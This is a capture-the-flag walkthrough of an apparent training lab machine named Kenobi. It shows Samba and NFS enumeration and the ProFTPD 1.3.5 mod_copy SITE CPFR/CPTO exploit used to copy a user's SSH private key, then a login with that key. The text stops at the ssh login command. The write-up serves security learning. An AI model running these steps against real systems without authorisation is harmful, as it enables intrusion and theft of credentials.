Kenobi


Walkthrough on exploiting a Linux machine. Enumerate Samba for shares, manipulate a vulnerable version of proftpd and escalate your privileges with path variable manipulation.

Task 1 Deploy the vulnerable machine


Scan the machine with nmap, how many ports are open?

Answer: 7

Command: nmap <target ip>
I.e nmap 10.10.81.236



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ nmap -A -sC -sV 10.10.81.236
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 09:29 WAT
Nmap scan report for 10.10.81.236
Host is up (0.72s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.5
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100021  1,3,4      33547/tcp   nlockmgr
|   100021  1,3,4      35209/tcp6  nlockmgr
|   100021  1,3,4      39573/udp   nlockmgr
|   100021  1,3,4      51768/udp6  nlockmgr
```




```
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: kenobi
|   NetBIOS computer name: KENOBI\x00
|   Domain name: \x00
|   FQDN: kenobi
|_  System time: 2024-05-06T03:31:08-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-05-06T08:31:08
|_  start_date: N/A
|_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h39m59s, deviation: 2h53m14s, median: -1s
```

Task 2 Enumerating Samba for shares

Using the nmap command above, how many shares have been found?

Answer: 3

Command: **nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.81.236**



```
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.81.236\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.81.236\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.81.236\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```


Once you're connected, list the files on the share. What is the file can you see?

Answer: log.txt

- ➔ I inspected one of the shares and connected to it using smbclient tool

Command: **smbclient //10.10.81.236/anonymous**

- ➔ When asked for the password, its an anonymous share, so i just hit enter and was connected
- ➔ Then, I listed files available in the current directory



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ smbclient //10.10.81.236/anonymous
Password for [WORKGROUP\cyvally]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 11:49:09 2019
  ..                                  D        0  Wed Sep  4 11:56:07 2019
  log.txt                             N    12237  Wed Sep  4 11:49:09 2019

                9204224 blocks of size 1024. 6877100 blocks available
```


You can recursively download the SMB share too. Submit the username and password as nothing.

smbget -R smb://10.10.81.236/anonymous

Open the file on the share. There is a few interesting things found.

- Information generated for Kenobi when generating an SSH key for the user
- Information about the ProFTPD server.

➔ I downloaded the log.txt file to my local machine




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ smbclient //10.10.81.236/anonymous
Password for [WORKGROUP\cyvally]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Sep  4 11:49:09 2019
  ..                                  D        0  Wed Sep  4 11:56:07 2019
  log.txt                             N    12237  Wed Sep  4 11:49:09 2019

                9204224 blocks of size 1024. 6877100 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (3.7 KiloBytes/sec) (average 3.7 KiloBytes/sec)
smb: \> 
```

➔ Then i cat out the content

➔ This output shows the process of generating an RSA key pair:

1. It prompts the user to specify the file in which to save the key (/home/kenobi/.ssh/id_rsa).
2. It creates the directory '/home/kenobi/.ssh'.
3. It prompts the user to enter a passphrase for added security (optional).
4. It saves the identification and public key files in the specified directory (/home/kenobi/.ssh/id_rsa and /home/kenobi/.ssh/id_rsa.pub).


5. It displays the fingerprint and randomart image of the generated key.



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ cat log.txt
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kenobi/.ssh/id_rsa):
Created directory '/home/kenobi/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kenobi/.ssh/id_rsa.
Your public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+──[RSA 2048]───+
|                 |
|          ..     |
|       . o. .    |
|      ..=o +.    |
|     . So.o++o.  |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|      . .   oBo. |
+───[SHA256]────+

# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.
```

What port is FTP running on?

Answer: 21




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```

What mount can we see?

Answer: /var

Command: nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.81.236




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.81.236
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 09:56 WAT
Nmap scan report for 10.10.81.236
Host is up (0.85s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *

Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
```

Task 3 Gain initial access with ProFtpd

Lets get the version of ProFtpd. Use netcat to connect to the machine on the FTP port.

What is the version?

Answer: 1.3.5




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```

We can use searchsploit to find exploits for a particular software version.

Searchsploit is basically just a command line search tool for exploit-db.com.

How many exploits are there for the ProFTPd running?

Command: **searchsploit 1.3.5**



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ searchsploit ProFTPD 1.3.5
 ─────────────────────────────────────────────────────────────────────────────  ──────────────────────────
 Exploit Title                                                                 |  Path
 ─────────────────────────────────────────────────────────────────────────────  ──────────────────────────
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                      | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                            | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)                        | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                                      | linux/remote/36742.txt
 ─────────────────────────────────────────────────────────────────────────────  ──────────────────────────
```

You should have found an exploit from ProFtpd's mod_copy module.

The mod_copy module implements SITE CPFR and SITE CPTO commands, which can be used to copy files/directories from one place to another on the server. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination.


We know that the FTP service is running as the Kenobi user (from the file on the share) and an ssh key is generated for that user.

➔ I connected to ftp server

Command: **nc 10.10.81.236 21**

➔ Then I copied the file in /home/kenobi/.ssh/id_rsa to /var/tmp/id_rsa on the FTP server.

Command: **SITE CPFR /home/kenobi/.ssh/id_rsa**
Command: **SITE CPTO /var/tmp/id_rsa**




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ nc 10.10.81.236 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.81.236]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

Lets mount the /var/tmp directory to our machine


➔ Then i created a directory named "kenobiNFS" in the "/mnt" directory, mount the NFS share located at IP address "10.10.81.236" and directory "/var" to the newly created directory, and then list the contents of the mounted NFS share.

Command: mkdir /mnt/kenobiNFS
mount 10.10.81.236:/var /mnt/kenobiNFS
ls -la /mnt/kenobiNFS



```
└─$ sudo mkdir /mnt/kenobiNFS
[sudo] password for cyvally:

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ mount 10.10.81.236:/var /mnt/kenobiNFS
mount.nfs: failed to apply fstab options

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ sudo mount 10.10.81.236:/var /mnt/kenobiNFS

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ ls -la /mnt/kenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  4 root root  4096 May  6 10:54 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 12  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock → /run/lock
drwxrwxr-x 10 root _ssh  4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 27  2019 mail
drwxr-xr-x  2 root root  4096 Feb 27  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run → /run
drwxr-xr-x  2 root root  4096 Jan 30  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 May  6 10:46 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
```


➔ I Confirmed the id_rsa is really in the tmp directory



```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ ls -la /mnt/kenobiNFS/tmp
total 28
drwxrwxrwt  6 root    root    4096 May  6 10:46 .
drwxr-xr-x 14 root    root    4096 Sep  4  2019 ..
-rw-r--r--  1 cyvally cyvally 1675 May  6 10:46 id_rsa
drwx──────  3 root    root    4096 May  6 09:18 systemd-private-0324b921ca0d49918be39925feb415fc-systemd-timesyncd.service-BxmsY1
drwx──────  3 root    root    4096 Sep  4  2019 systemd-private-2408059707bc41329243d2fc9e613f1e-systemd-timesyncd.service-a5PktM
drwx──────  3 root    root    4096 Sep  4  2019 systemd-private-6f4acd341c0b40569c92cee906c3edc9-systemd-timesyncd.service-z5o4Aw
drwx──────  3 root    root    4096 Sep  4  2019 systemd-private-e69bbb0653ce4ee3bd9ae0d93d2a5806-systemd-timesyncd.service-zObUdn
```

We now have a network mount on our deployed machine! We can go to /var/tmp and get the private key then login to Kenobi's account.

Command: cp /mnt/kenobiNFS/tmp/id_rsa
Command: sudo chmod 600 id_rsa
Command: ssh -i id_rsa kenobi@10.10.81.236




```
┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ cp /mnt/kenobiNFS/tmp/id_rsa .

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ sudo chmod 600 id_rsa

┌──(cyvally㉿Cyvally)-[~/Downloads]
└─$ ssh -i id_rsa kenobi@10.10.81.236
